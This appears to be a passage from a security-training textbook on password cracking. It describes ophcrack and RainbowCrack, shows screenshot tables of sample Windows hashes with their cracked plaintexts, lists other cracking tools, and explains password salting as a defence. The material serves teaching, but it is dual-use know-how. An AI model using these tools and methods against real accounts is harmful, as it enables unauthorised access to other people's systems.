
Figure 6.24: Screenshot of L0phtCrack

- **ophcrack**

  Source: *http://ophcrack.sourceforge.net*

  ophcrack is a Windows password-cracking tool that uses rainbow tables for cracking passwords. It comes with a graphical user interface (GUI) and runs on different OSs such as Windows, Linux/UNIX, etc.

  As shown in the screenshot, attackers use ophcrack to perform brute-force attacks and crack password hashes of the target system.



User	LM Hash	NT Hash	LM Pwd 1	LM Pwd 2	NT Pwd
Administrator		31D6CFE0D16A...			empty
Guest		31d6cfe0d16ae9...			empty
DefaultAccount		31d6cfe0d16ae9...			empty
Admin		92937945B5188...			not found
Martin		5EBE7DFA074D...			apple
Jason		2D20D252A479F...			qwerty
Shiela		0CB6948805F79...			test

Table	Status	Preload	Progress
Vista free	inactive	100% in RAM	
table0	inactive	100% in RAM	
table1	inactive	100% in RAM	
table2	inactive	100% in RAM	
table3	inactive	100% in RAM	

Preload: done
Brute force: done
Pwd found: 6/7
Time elapsed: 0h 5m 42s


Figure 6.25: Screenshot of ophcrack

- **RainbowCrack**

  Source: *http://project-rainbowcrack.com*

  RainbowCrack cracks hashes with rainbow tables, using a time–memory trade-off algorithm. A traditional brute-force cracker cracks hash in a manner that is different from that followed by a time–memory-tradeoff hash cracker. The brute-force hash cracker tries all possible plaintexts one after the other during cracking. In contrast, RainbowCrack pre-computes all the possible plaintext hash pairs in the selected hash algorithm, charset, and plaintext length in advance and stores them in a "rainbow table" file. It may take a long time to pre-compute the tables, but once the pre-computation is finished, it is possible to easily and quickly crack the ciphertext in the rainbow tables.

  As shown in the screenshot, attackers use RainbowCrack to crack the password hashes of the target system.




Hash	Plaintext	Plaintext in Hex	Comment
☑ 31d6cfe0d16ae931b73c59d7e0c089c0			Administrator
☑ 31d6cfe0d16ae931b73c59d7e0c089c0			Guest
☑ 31d6cfe0d16ae931b73c59d7e0c089c0			DefaultAccount
☑ 92937945b518814341de3f726500d4ff	<not found>	<not found>	Admin
☑ 5ebe7dfa074da8ee8aef1faa2bbde876	apple	6170706c65	Martin
☑ 2d20d252a479f485cdf5e171d93985bf	qwerty	717765727479	Jason
☑ 0cb6948805f797bf2a82807973b89537	test	74657374	Shiela

```
plaintext of 2d20d252a479f485cdf5e171d93985bf is qwerty

statistics
----------------------------------------------------------------
plaintext found:                   3 of 4
total time:                    11.05 s
time of chain traverse:               4.11 s
time of alarm check:                 6.77 s
time of disk read:                0.64 s
hash & reduce calculation of chain traverse: 11510400
hash & reduce calculation of alarm check:  34352770
number of alarm:               55343
performance of chain traverse:        2.80 million/s
performance of alarm check:          5.08 million/s
```

Figure 6.26: Screenshot of RainbowCrack

Some password-cracking tools are listed as follows:

- John the Ripper (https://www.openwall.com)
- hashcat (*https://hashcat.net*)
- THC-Hydra (*https://github.com*)
- Medusa (*http://foofus.net*)



Password Salting

- Password salting is a technique where a **random string of characters are added** to the password before calculating their hashes
- **Advantage**: Salting makes it more difficult to reverse the hashes and defeat pre-computed hash attacks

Alice:root:b4ef21:3ba4303ce24a83fe0317608de02bf38d
Bob:root:a9c4fa:3282abd0308323ef0349dc7232c349ac
Cecil:root:209be1:a483b303c23af34761de02be038fde08


Same password but different hashes due to different salts

Note: Windows password hashes are not salted

Password Salting

Password salting is a technique in which random strings of characters are added to a password before calculating the hashes. This makes it more difficult to reverse the hashes and helps in defeating pre-computed hash attacks. The longer the random string, the harder it becomes to break or crack the password. The random string of characters should be a combination of alphanumeric characters.

In cryptography, a "salt" consists of random data bits used as an input to a one-way function, the other being a password. Instead of passwords, the output of the one-way function can be stored and used to authenticate users. A salt combines with a password by a key derivation function to generate a key for use with a cipher or other cryptographic algorithm. This technique generates different hashes for the same password, which renders password cracking difficult.

